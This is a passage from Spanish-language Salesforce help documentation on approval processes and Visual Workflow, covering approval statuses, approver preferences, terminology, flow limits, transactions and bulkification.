**Faltan los campos obligatorios: [***FieldName***].**

El proceso de aprobación incluye de una actualización de campo que no cumple las reglas de validación estándar para el campo identificado. Este error puede producirse incluso si el campo no es visible en su formato de página.

Nota: Salesforce no garantiza que las actualizaciones de campo pasen las reglas de validación *personalizadas* en campos.

CONSULTE TAMBIÉN

Solucionar problemas de respuestas por correo electrónico en solicitudes de aprobación

Solicitudes de aprobación para usuarios

## Estado de historial de aprobación

Para realizar un seguimiento de dónde está un registro en un proceso de aprobación, visualice su lista relacionada Historial de aprobación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Estado | Definición |
|---|---|
| Enviado | El registro se ha enviado para su aprobación. |
| Pendiente | El registro se ha enviado para su aprobación y está a la espera de su aprobación o rechazo. |
| Aprobado | El registro se ha aprobado. |
| Rechazado | El registro se ha rechazado. |
| Reasignada | El registro se ha enviado para su aprobación pero se ha asignado a un aprobador diferente. |

| Estado | Definición |
|---|---|
| Recuperado | El registro se envío para su aprobación pero se recuperó desde el proceso de aprobación. |

CONSULTE TAMBIÉN

- Aprobaciones
- Enviar un registro para su aprobación
- Responder a una solicitud de aprobación
- Solicitudes de aprobación para usuarios

## Preferencias de usuario de aprobación

Identifique un aprobador delegado y controle si recibe mensajes de correo electrónico de solicitud de aprobación.

Desde su configuración personal, introduzca *Configuración del aprobador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración del aprobador**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| Aprobador delegado | Su aprobador alternativo. Si se cumplimenta, este usuarios recibe las mismas solicitudes de aprobación que usted. Los aprobadores delegados no pueden reasignar solicitudes de aprobación; solo pueden aprobar o rechazar solicitudes de aprobación. |
| Gestor | Dependiendo de cómo su administrador configura procesos de aprobación, las solicitudes de aprobación se pueden enviar directamente a su superior. |
| Recibir correos electrónicos de solicitud de aprobación | Controla si recibe notificaciones de solicitudes de aprobación por correo electrónico, en Salesforce1 o en Lightning Experience.<br>Si selecciona **Nunca**, no recibirá notificaciones de solicitudes de aprobación. Sin embargo, puede que aún reciba correos electrónicos de solicitud de aprobación de una cola, dependiendo de cómo su administrador actualiza la cola de correos electrónicos. |

### Anular la recepción de publicaciones de solicitudes de aprobación en Chatter

Cuando su organización activa Aprobaciones en Chatter, se le notifican las solicitudes de aprobación por correo electrónico y por publicaciones de Chatter de forma predeterminada. Para dejar de recibir publicaciones en Chatter, anule su recepción. Si anula la recepción, las publicaciones no aparecen en sus noticias en tiempo real pero siguen apareciendo en las noticias en tiempo real del registro asociado.

¿Qué ocurre cuando anula la recepción de solicitudes de aprobación de Chatter?

Cuando su organización tiene Aprobaciones en Chatter activada, recibe notificaciones de solicitudes de aprobación por correo electrónico y Chatter de forma predeterminada. Esto es lo que ocurre cuando anula la recepción de solicitudes de aprobación de Chatter.

CONSULTE TAMBIÉN

Solicitudes de aprobación para usuarios

Personalizar su experiencia de Salesforce

## Anular la recepción de publicaciones de solicitudes de aprobación en Chatter

Cuando su organización activa Aprobaciones en Chatter, se le notifican las solicitudes de aprobación por correo electrónico y por publicaciones de Chatter de forma predeterminada. Para dejar de recibir publicaciones en Chatter, anule su recepción. Si anula la recepción, las publicaciones no aparecen en sus noticias en tiempo real pero siguen apareciendo en las noticias en tiempo real del registro asociado.

1. Desde su configuración personal, introduzca *Mis noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mis noticias en tiempo real**.
2. Anule la selección de la opción para recibir solicitudes de aprobación como publicaciones.
3. Guarde sus cambios.

CONSULTE TAMBIÉN

Preferencias de usuario de aprobación

Personalizar su experiencia de Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver una publicación de solicitud de aprobación de un registro:

- "Leer" en el registro

## ¿Qué ocurre cuando anula la recepción de solicitudes de aprobación de Chatter?

Cuando su organización tiene Aprobaciones en Chatter activada, recibe notificaciones de solicitudes de aprobación por correo electrónico y Chatter de forma predeterminada. Esto es lo que ocurre cuando anula la recepción de solicitudes de aprobación de Chatter.

- Si anula la recepción mientras una aprobación a la que está asignado está en curso, verá nuevas publicaciones de notificación solo si está siguiendo el registro de la aprobación.
- Si está siguiendo el registro de la aprobación, verá publicaciones de la aprobación desde el registro con contenido que no es de aprobador.
- En las publicaciones de notificaciones de aprobación que ya recibió, verá contenido que no es de aprobador.
- Los botones Aprobar y Rechazar desaparecen de las publicaciones existentes en sus noticias en tiempo real.

CONSULTE TAMBIÉN

Preferencias de usuario de aprobación

Anular la recepción de publicaciones de solicitudes de aprobación en Chatter

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Terminología del proceso de aprobación

La siguiente terminología se utiliza en los procesos de aprobación de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Acciones de aprobación**
Una acción de aprobador se produce cuando se aprueba un paso por todos los aprobadores obligatorios.

**Proceso de aprobación**
Un proceso de aprobación automatiza el modo en que se aprueban registros en Salesforce. Un proceso de aprobación especifica cada paso de aprobación, incluyendo de quién se solicita la aprobación y qué hacer en cada punto del proceso.

**Solicitud de aprobación**
Una solicitud de aprobación es un correo electrónico, una notificación de Salesforce1, una notificación de Lightning Experience o una publicación de Chatter que notifica al destinatario que se ha enviado un registro para la aprobación y se ha solicitado su aprobación.

**Pasos de aprobación**
Los pasos de aprobación definen la cadena de aprobación para un proceso de aprobación concreto. Cada paso determina qué registros pueden pasar a ese paso, a quién asignar solicitudes de aprobación y si permitir al delegado de cada aprobador responder a las solicitudes. El primer paso especifica qué hacer si un registro no pasa a ese paso. Los pasos posteriores especifican lo que sucede si un aprobador rechaza la solicitud.

**Aprobador asignado**
El aprobador asignado es el usuario responsable de responder a una solicitud de aprobación.

**Aprobador delegado**
Un aprobador delegado es un usuario nombrado por un aprobador asignado como alternativo para las solicitudes de aprobación.

**Respuesta de aprobación por correo electrónico**
La respuesta de aprobación por correo electrónico permite a los usuarios aprobar solicitudes respondiendo a una notificación por correo electrónico.

**Acciones de envío inicial**
Una acción de envío inicial se produce cuando un usuario envía un registro para su aprobación por primera vez. De forma predeterminada, el registro está bloqueado.

**Acciones de aprobación final**
Las acciones de aprobación final se producen cuando se han proporcionado todas las aprobaciones necesarias para un registro.

**Acciones de rechazo final**
Una acción de rechazo final se produce cuando un aprobador rechaza la solicitud y pasa al estado de rechazo final.

**Mensaje saliente**
Un mensaje saliente envía información a un extremo designado, como un servicio externo. Los mensajes salientes se configuran desde Configuración. Debe configurar el extremo externo y crear un destinatario para los mensajes utilizando la API de SOAP.

**Instancia del proceso**
Una instancia del proceso representa una instancia de un proceso de aprobación. Se crea una instancia del proceso cada vez que se envía un registro para su aprobación.

**Nodo de instancia del proceso**
Un nodo de instancia del proceso representa una instancia de un paso de aprobación. Se crea un nodo de instancia del proceso cada vez que un registro incluye un paso en un proceso de aprobación. No se crea ningún nodo de instancia del proceso si el registro no cumple los criterios del paso o si la instancia del proceso de aprobación se completa sin incluir el paso.

**Acciones de recuperación**
Una acción de recuperación se produce cuando se recupera una solicitud de aprobación enviada. De forma predeterminada, el registro está desbloqueado.

**Bloqueo de registro**
El bloqueo de registro evita que los usuarios modifiquen un registro, independientemente de la seguridad a nivel de campo o configuración de colaboración. De forma predeterminada, Salesforce bloquea los registros cuya aprobación está pendiente. Solo los administradores pueden modificar registros bloqueados.

CONSULTE TAMBIÉN

Aprobaciones

Acciones automatizadas

Configurar un proceso de aprobación

# Visual Workflow

Visual Workflow le permite automatizar procesos comerciales creando flujos y distribuyéndolos a los usuarios o sistemas correctos. Un *flujo* es una aplicación que puede ejecutar lógica, interactuar con la base de datos de Salesforce, llamar clases de Apex y recopilar datos de usuarios. Puede crear flujos utilizando Cloud Flow Designer.

Los flujos pueden requerir interacción de los usuarios (quizá un asistente o una interfaz de usuario guiada para la introducción de datos o ejecutarse en segundo plano de forma independiente, quizá algo que transfiera automáticamente registros cuando cambie la función de un usuario).

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Límites y consideraciones para Visual Workflow
Cuando diseñe, gestione y ejecutar flujos, tenga en cuenta los permisos, los límites de uso y los problemas de datos.

Creación de un flujo
Una vez que comprenda el proceso que desea automatizar, diseñe un flujo en Cloud Flow Designer para ese proceso.

Gestión de sus flujos
Utilice la página de detalles del flujo para hacer cualquier cosa con su flujo al margen de diseñarlo, como activar un flujo, probarlo o ver sus propiedades.

Distribuir su flujo
Una vez haya creado y activado una versión de flujo, distribúyala a usuarios de modo que puedan ejecutarla. El método de distribución correcto depende de los usuarios a los que desee distribuir el flujo: usuarios internos, usuarios externos, sistemas u otras organizaciones.

¿Por qué falló mi entrevista de flujo?
Para solucionar los problemas de una entrevista de flujo con fallos, utilice el mensaje de correo electrónico de fallo del flujo. También puede establecer elementos Pantalla o Enviar correo para identificar el problema.

Entrevistas de flujo
Una *entrevista de flujo* es una instancia en ejecución de un flujo. Un *flujo* es una aplicación construida por su administrador que le solicita entradas y realiza alguna acción en Salesforce en base a dichas entradas.

Terminología de Visual Workflow

CONSULTE TAMBIÉN

¿Qué herramienta de automatización utilizo?

Partes integrantes de un flujo

## ¿Qué diferencia hay entre Workflow y Visual Workflow?

A pesar de tener nombres similares, Workflow y Visual Workflow son funciones distintas de Salesforce para la automatización de procesos comerciales.

**Workflow**

Workflow le permite establecer *reglas de flujo de trabajo*. Una regla de flujo de trabajo identifica qué tipos de cambios o incorporaciones de registros desencadenan *acciones de flujo de trabajo* específicas, como el envío de alertas por correo electrónico o la actualización de campos de registros.

Las reglas de flujo de trabajo y las acciones están asociadas a un objeto específico (y pueden cruzar objetos solo para actualizar campos en un registro principal relacionado).

**Visual Workflow**

Visual Workflow le permite crear *flujos*, que se desencadenan por parte de usuarios en vez de con eventos. A diferencia de Workflow, que ejecuta siempre reglas y acciones en segundo plano, Visual Workflow ofrece pantallas para presentar y recopilar información del usuario que ejecuta el flujo.

Nota: Sin embargo, puede participar en un programa piloto que permite a las reglas de flujo de trabajo ejecutar los flujos en segundo plano. El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

Los flujos no están vinculados a ningún objeto. Pueden buscar, crear, actualizar y eliminar registros para múltiples objetos.

Si está sorprendido, "visual" en Visual Workflow hace referencia a la posibilidad de crear flujos visualmente utilizando Cloud Flow Designer. Su interfaz de usuario basada en arrastrar y soltar le permite crear flujos fácilmente sin escribir ningún código.

CONSULTE TAMBIÉN

¿Qué herramienta de automatización utilizo?

Flujo de trabajo

Visual Workflow

## Límites y consideraciones para Visual Workflow

Cuando diseñe, gestione y ejecutar flujos, tenga en cuenta los permisos, los límites de uso y los problemas de datos.

Límites para Visual Workflow

Cuando use Visual Workflow, tenga en cuenta los límites de flujo y los límites reguladores de Apex.

Mejores prácticas para flujos

Antes de comenzar a crear y distribuir flujos, comprenda las mejores prácticas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consideraciones para el diseño de flujos
Cuando diseñe flujos, tenga en cuenta ciertas directrices.

Consideraciones para la gestión de flujos
Cuando gestione flujos, tenga en cuenta los límites de activación y administración.

Consideraciones para la ejecución de flujos
Cuando ejecuta o prueba un flujo, tenga en cuenta algunos límites y directrices.

Accesibilidad de flujo
Visual Workflow es compatible con 508 con las excepciones siguientes.

CONSULTE TAMBIÉN

Cloud Flow Designer

Consideraciones y limitaciones sobre flujos en páginas Lightning (Beta)

## Límites para Visual Workflow

Cuando use Visual Workflow, tenga en cuenta los límites de flujo y los límites reguladores de Apex.

| | |
|---|---|
| Número máximo de versiones por flujo | 50 |
| Número máximo de elementos ejecutados en el tiempo de ejecución | 2.000 |
| Número máximo de flujos o procesos activos por organización | 500 |
| Número máximo de flujos o procesos por organización | 1.000 |
| Número máximo de entrevistas de flujo o grupos de acciones programadas (desde procesos) que están en espera al mismo tiempo | 30.000 |
| Número máximo de entrevistas de flujos que se han reanudado o grupos de acciones programadas que se ejecutan por hora | 1.000 |
| Número máximo de alarmas de hora relativas definidas en versiones de flujo o programas basados en un valor de campo en procesos | 20.000 |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Límites reguladores de Apex que afectan a flujos
Salesforce impone estrictos límites para garantizar que los flujos consecutivos no monopolicen los recursos compartidos en el entorno multiusuario. Los límites por transacción, que Apex impone, regulan los flujos. Si un elemento hace que la transacción supere los límites regulados, el sistema revierte toda la transacción. La transacción se revierte incluso si el elemento tiene definida una ruta de conector de fallos.

Flujos en transacciones
Cada entrevista de flujo se ejecuta en el contexto de una *transacción*. Una transacción representa un conjunto de operaciones que se ejecutan como una única unidad. Por ejemplo, una transacción puede ejecutar desencadenadores de Apex y reglas de distribución además de una entrevista de flujo. Si una entrevista en una transacción falla, todas las entrevistas en la transacción se deshacen, así como cualquier acción realizada por la transacción. La transacción no vuelve a intentar ninguna de las operaciones, incluyendo la entrevista de flujo.

Masificación de flujos en transacciones

Los programadores pueden diseñar su código de modo que las acciones similares se realicen juntas en un solo lote. Por ejemplo, una operación para crear 50 registros en lugar de 50 operaciones separadas que crean un registro cada una. Este proceso se denomina *masificación* y ayuda su transacción a evitar límites reguladores. Si está trabajando con flujos, ya no tiene que preocuparse de la masificación. Las entrevistas de flujos masifican acciones por usted automáticamente.

CONSULTE TAMBIÉN

Visual Workflow

Límites y consideraciones para Visual Workflow

## Límites reguladores de Apex que afectan a flujos

Salesforce impone estrictos límites para garantizar que los flujos consecutivos no monopolicen los recursos compartidos en el entorno multiusuario. Los límites por transacción, que Apex impone, regulan los flujos. Si un elemento hace que la transacción supere los límites regulados, el sistema revierte toda la transacción. La transacción se revierte incluso si el elemento tiene definida una ruta de conector de fallos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Descripción | Límite[1] por transacción |
|---|---|
| Número total de consultas de SOQL emitidas<br>(Ejecuciones de los elementos Actualización de registro, Eliminación de registro, Búsqueda de registro y Búsqueda rápida) | 100 |
| Número total de registros recuperados con consultas SOQL<br>(en todos los elementos Actualización de registro, Eliminación de registro, Búsqueda de registro y Búsqueda rápida ejecutados en todas las entrevistas de la transacción) | 50.000 |
| Número total de consultas de DML emitidas<br>(Ejecuciones de Creación de registro, Actualización de registro, Creación rápida, Actualización rápida y Eliminación rápida) | 150 |
| Número total de registros procesados como resultado de las declaraciones DML | 10.000 |

[1] Los flujos iniciados automáticamente son parte de una transacción mayor a través de la cual se iniciaron. Por ejemplo, los flujos iniciados desde un proceso se ejecutan con las acciones del proceso como parte de transacciones más amplias. Los flujos con elementos de pantalla pueden abarcar varias transacciones. Cada vez que el usuario hace clic en **Siguiente** en una pantalla, comienza una nueva transacción. Los flujos con elementos de Espera abarcan varias transacciones. Una transacción finaliza cuando una entrevista de flujo

comienza a esperar un evento. Cuando la entrevista de flujo se reanuda, se inicia una nueva transacción. Todo lo que hay detrás del elemento Espera se ejecuta como parte de una transacción en lote que incluye otras entrevistas reanudadas.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*: Reguladores de ejecución y límites

Límites para Visual Workflow

## Flujos en transacciones

Cada entrevista de flujo se ejecuta en el contexto de una *transacción*. Una transacción representa un conjunto de operaciones que se ejecutan como una única unidad. Por ejemplo, una transacción puede ejecutar desencadenadores de Apex y reglas de distribución además de una entrevista de flujo. Si una entrevista en una transacción falla, todas las entrevistas en la transacción se deshacen, así como cualquier acción realizada por la transacción. La transacción no vuelve a intentar ninguna de las operaciones, incluyendo la entrevista de flujo.

En cada transacción, Salesforce aplica límites reguladores para evitar el empobrecimiento de los recursos compartidos. Como varias organizaciones de Salesforce comparten los mismos recursos, Salesforce evita que una organización empobrezca todos los recursos y dejar a las demás organizaciones sin ellos. Es similar a un blo que de apartamentos que utiliza una fuente de agua para suministrar a cada arrendatario. Si su vecino utiliza toda el agua, no puede tomar una ducha. (Es trivial, pero puede hacerse una idea.) Los límites reguladores por transacción ayudan a evitar que sucedan cosas así.

¿Cuándo se inicia la transacción de un flujo?

Dependiendo de la distribución del flujo, una transacción que ejecuta una entrevista para ese flujo se inicia de diferentes formas.

¿Cuándo finaliza la transacción de un flujo?

Cuándo una transacción finaliza depende de si el flujo contiene algunos elementos y si se inició originalmente porque ha cambiado un registro.

CONSULTE TAMBIÉN

Masificación de flujos en transacciones

### ¿Cuándo se inicia la transacción de un flujo?

Dependiendo de la distribución del flujo, una transacción que ejecuta una entrevista para ese flujo se inicia de diferentes formas.

| **Método de distribución** | **La transacción se inicia cuando...** |
|---|---|
| Process Builder[1] | Se crea o se actualiza un registro. |
| URL del flujo | Se ha accedido a la URL. |
| Botón o vínculo personalizado | Se ha hecho clic en el botón o vínculo. |
| Página de Visualforce | Se ha accedido a la página. |
| Método `Interview.start()` | Si el método se inicia a través de un desencadenador `antes` o `después`, la transacción se inicia cuando se crea o se actualiza un registro.<br>De lo contrario, la transacción se inicia cuando se invoca el método (o un método principal). |

| Método de distribución | La transacción se inicia cuando... |
|---|---|
| | El método `start()` comparte sus límites con otras operaciones en la transacción y otros métodos en la clase. |
| API de REST (Acciones personalizadas o recursos de flujos) | Cuando se realiza la llamada de REST. Dependiendo de cómo se ha implementado la llamada de REST, se pueden compartir los límites con otras operaciones. |

[1]Se aplica lo mismo si se distribuye el flujo a través de una regla de flujo de trabajo. El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

Nota: Cuando se ejecuta un elemento Pantalla o Espera, la transacción existente finaliza y se inicia una nueva.

### ¿Cuándo finaliza la transacción de un flujo?

Cuándo una transacción finaliza depende de si el flujo contiene algunos elementos y si se inició originalmente porque ha cambiado un registro.

La transacción finaliza cuando:

- Se ejecuta un elemento Pantalla o Espera
- Se ha completado el orden de ejecución; si se ha desencadenado el flujo cuando se ha creado o actualizado un registro
- Han finalizado todas las entrevistas en la transacción

Consejo: Si cree que la entrevista de un flujo puede alcanzar límites reguladores en su transacción, considere agregar un elemento Espera o un elemento Pantalla.

Si una entrevista es una de las muchas cosas que se están realizando en una transacción concreta, esa entrevista comparte los límites reguladores de la transacción con las otras operaciones.

Ejemplo: Actualiza hasta 100 casos a través del Cargador de datos. Debido al orden de ejecución en una transacción y las personalizaciones en su organización, esto es lo que sucede.

| | Operación de transacción | Declaración DML utilizada | Consulta SOQL utilizada |
|---|---|---|---|
| 1 | Los casos se guardan en la base de datos pero no se asignan aún. | | |
| 2 | Se ejecutan las reglas de asignación de casos. Se actualiza el propietario de cada caso. | ✅ | |
| 3 | Se ejecutan las reglas de distribución de casos. Si se abre algún caso durante 10 días, se envía un correo electrónico al propietario. | | |
| 4 | Se ha iniciado el proceso. | | |
| 5 | El proceso busca la cuenta del caso. | | ✅ |
| 6 | Si la cuenta es importante, el proceso utiliza Chatter para notificar al propietario de la cuenta que existe un nuevo caso asociado con la cuenta. | ✅ | |

| | Operación de transacción | Declaración DML utilizada | Consulta SOQL utilizada |
|---|---|---|---|
| 7 | El proceso inicia una entrevista de flujo. | | |
| 8 | La entrevista de flujo busca la cuenta principal y cuántos casos tiene. | | ✅ |
| 9 | La entrevista de flujo comprueba si la cuenta tiene más de cinco casos abiertos. | | |
| 10 | Si es así, la entrevista de flujo busca el gestor de divisiones de la cuenta y luego publica en las noticias en tiempo real de Chatter de la cuenta para notificar al gestor de divisiones y propietario de cuenta. | ✅ | ✅ |
| 11 | Sino es el caso, la entrevista de flujo publica en las noticias en tiempo real de Chatter de la cuenta para notificar únicamente al propietario de la cuenta. | ✅ | |

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*: Desencadenadores y orden de ejecución

## Masificación de flujos en transacciones

Los programadores pueden diseñar su código de modo que las acciones similares se realicen juntas en un solo lote. Por ejemplo, una operación para crear 50 registros en lugar de 50 operaciones separadas que crean un registro cada una. Este proceso se denomina *masificación* y ayuda su transacción a evitar límites reguladores. Si está trabajando con flujos, ya no tiene que preocuparse de la masificación. Las entrevistas de flujos masifican acciones por usted automáticamente.

### ¿Cómo funciona la masificación de flujos?

Las operaciones de entrevista solo se masifican cuando ejecutan el mismo elemento. Esto significa que las entrevistas deben asociarse con el mismo flujo.

### ¿Qué elementos se pueden masificar?

Los flujos pueden masificar cualquier elemento que realiza una declaración DML o consulta SOQL o realiza cualquier otra cosa externa en el flujo, como enviar un correo electrónico.

### Ejemplo de masificación de flujos

Este ejemplo demuestra cómo se masifican las operaciones para un flujo cuando se actualizan 100 casos a través del Cargador de datos.

CONSULTE TAMBIÉN

Flujos en transacciones

### ¿Cómo funciona la masificación de flujos?

Las operaciones de entrevista solo se masifican cuando ejecutan el mismo elemento. Esto significa que las entrevistas deben asociarse con el mismo flujo.

Cuando varias entrevistas para el mismo flujo de ejecutan en una sola transacción, cada entrevista se ejecuta hasta que alcanza un elemento masificable. Salesforce dirije todas las entrevistas detenidas al mismo elemento y ejecuta de forma inteligente esas operaciones juntas. Si otras entrevistas están en otro elemento, Salesforce ejecuta esas operaciones de forma inteligente juntas. Salesforce repite este proceso hasta que finalicen todas las entrevistas.

Si a pesar de la masificación, ninguna entrevista alcanza un límite regulador, todas las entrevistas en la transacción fallan. Cualquier operación que las entrevistas realicen se deshace y la transacción no prueba a realizar las operaciones de nuevo.

Ejemplo: Cuando carga 100 casos, el flujo MyFlow_2 desencadena una entrevista para cada caso.

- 50 entrevistas se detienen en el elemento Creación de registros **Create_Task_1**.
- Las otras 50 entrevistas se detienen en el elemento Creación de registros **Create_Task_2**.

¿El resultado? Al menos dos grupos de operaciones en masa para ejecutar.

- Uno para las 50 entrevistas que ejecutan **Create_Task_1**
- Uno para las 50 entrevistas que ejecutan **Create_Task_2**

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Qué elementos se pueden masificar?

Los flujos pueden masificar cualquier elemento que realiza una declaración DML o consulta SOQL o realiza cualquier otra cosa externa en el flujo, como enviar un correo electrónico.

**Elementos que crean, actualizan o eliminan registros**

Cuando se crea, se actualizar o se elimina un registro, la transacción realiza una declaración DML.

- Elementos de creación (creación de registros, creación rápida)
- Elementos de actualización (actualización de registros, actualización rápida)
- Elementos de eliminación (eliminación de registros, eliminación rápida)
- Elementos de acción rápida
- Elementos Publicar en Chatter
- Elementos Envío para aprobación
- Elementos de Apex; dependiendo de su organización (solo Apex invocable)

**Elementos que buscan registros**

Cuando se buscan campos en un registro, la transacción realiza una consulta de SOQL.

- Elementos de búsqueda (búsqueda de registros, búsqueda rápida)
- Elementos Actualización de registro
- Elementos de eliminación de registro
- Elementos de Apex; dependiendo de su organización (solo Apex invocable)

**Elementos que envían correos electrónicos**

- Elementos de Envío de Correo electrónico
- Elementos Alerta de correo electrónico

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Elementos de Apex; dependiendo de su organización (solo Apex invocable)

**Nota:**

- A diferencia de Apex, los elementos Complementos de Apex no se masifican.
- Aunque la Apex invocable se puede masificar, el flujo no tiene forma de saber cuáles son las operaciones de los métodos invocados. Si desea que se masifiquen estas operaciones también, asegúrese de que el código sigue las prácticas recomendadas de masificación.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*: Ejecución de Apex con límites regulados de ejecución

## Ejemplo de masificación de flujos

Este ejemplo demuestra cómo se masifican las operaciones para un flujo cuando se actualizan 100 casos a través del Cargador de datos.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### El flujo asociado

Comprenderá mejor los conceptos si comprende el diseño del flujo asociado.




El flujo:

1. Busca la cuenta principal del caso y el número de casos abiertos que tiene ese cuenta.
2. Comprueba si la cuenta tiene más de cinco casos abiertos.
3. Si la cuenta tiene más de cinco casos abiertos:
   a. Busca el gestor de divisiones para la cuenta.

**b.** Publica en las noticias en tiempo real de Chatter de la cuenta para notificar al gestor de divisiones y el propietario de la cuenta.

**4.** Si la cuenta tiene cinco o menos casos abiertos, publica en las noticias en tiempo real de Chatter de la cuenta para notificar únicamente al propietario de la cuenta.

#### Las entrevistas masificadas

Cuando actualiza los registros, se crea una entrevista de flujo para cada caso de forma simultánea. Todas las entrevistas están asociadas con el mismo flujo. Cada entrevista se ejecuta hasta que encuentra un elemento masificable.

La primera entrevista se somete al elemento Búsqueda de registros **(1)**. Como no se puede masificar las Búsquedas de registros, la entrevista espera hasta que todas las entrevistas hayan hecho lo mismo. A continuación, Salesforce ejecuta todas las operaciones de Búsqueda de registros juntas (porque todas son para el mismo elemento en el mismo flujo). En lugar de 100 consultas SOQL, la transacción emite una sola consulta SOQL.

La primera entrevista se evalúa por el elemento Decisión **(2)**. La cuenta tiene seis casos, por lo que la entrevista se envía a la ruta "Más de 5". La entrevista continúa al segundo elemento de Búsqueda de registros **(3a)**. Como es un elemento masificable, la entrevista espera aquí.

La segunda entrevista se evalúa por el elemento Decisión **(2)**. Esta cuenta tiene un caso, por lo que la entrevista se envía a la ruta "5 o menos". La entrevista continúa al elemento Publicar en Chatter **(4)**. Este elemento es también masificable, por lo que la entrevista espera allí.

Después de procesar todas las entrevistas, 30 están esperando para ejecutar el segundo elemento Búsqueda de registros **(3a)** y las 70 restantes están esperando para ejecutar el elemento Publicar en Chatter **(4)**.

Salesforce ejecuta todas las operaciones Búsqueda de registros **(3a)** para las 30 primeras entrevistas juntas. En lugar de 30 consultas SOQL, la transacción emite una sola.

A continuación, la transacción vuelve al elemento Publicar en Chatter **(4)**, donde las 70 entrevistas están preparadas para ejecutar sus operaciones Publicar en Chatter. Recuerde, estas son las entrevistas cuyas cuentas no tienen más de cinco casos. Salesforce ejecuta las operaciones Publicar en Chatter juntas. En lugar de 100 declaraciones DML separadas para crear cada publicación de Chatter, la transacción envía una sola declaración DML para crear todas las 100 publicaciones al mismo tiempo. Como el elemento Publicar en Chatter no está conectado a un elemento posterior, esas 70 entrevistas finalizan.

Las 30 entrevistas, bloqueadas por el gestor de divisiones relevante, continúan al elemento final Publicar en Chatter **(3b)**. Cuando todas las 30 entrevistas están listas, Salesforce ejecuta las 30 operaciones Publicar en Chatter juntas. En lugar de enviar 30 declaraciones DML separadas para las publicaciones individuales de Chatter, envía una. Como el elemento Publicar en Chatter no está conectado a otro elemento, esas 30 entrevistas finalizan.

## Mejores prácticas para flujos

Antes de comenzar a crear y distribuir flujos, comprenda las mejores prácticas.

**Planifique su flujo antes de comenzar la creación.**

Escriba o trace todos los detalles de su proceso comercial. De este modo, obtiene una idea clara de la información que necesita, de dónde obtendrá esa información y qué lógico y acciones llevar a cabo. Hacer esto facilita aún más la creación del flujo correspondiente.

**Cree sus flujos en un entorno de prueba, como un entorno Sandbox o una organización de Developer Edition.**

Lo último que desea hacer es cambiar registros por error en la organización de producción de su empresa. Cree sus flujos en un entorno separado. De ese modo, puede introducir datos erróneos y probar varias permutaciones de su flujo sin preocuparse de cambiar o eliminar datos que sus usuarios necesitan actualmente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Nunca codifique Id. de Salesforce.**
Los Id. son específicos de la organización, por lo que no codifique Id. nuevos o existentes. En su lugar, permita a Salesforce crear los Id. y pasarlos en variables cuando se inicie el flujo. Puede hacerlo, por ejemplo, utilizando campos de combinación en parámetros de URL o utilizando un elemento de búsqueda.

**Espere al final del flujo para realizar cambios en la base de datos.**
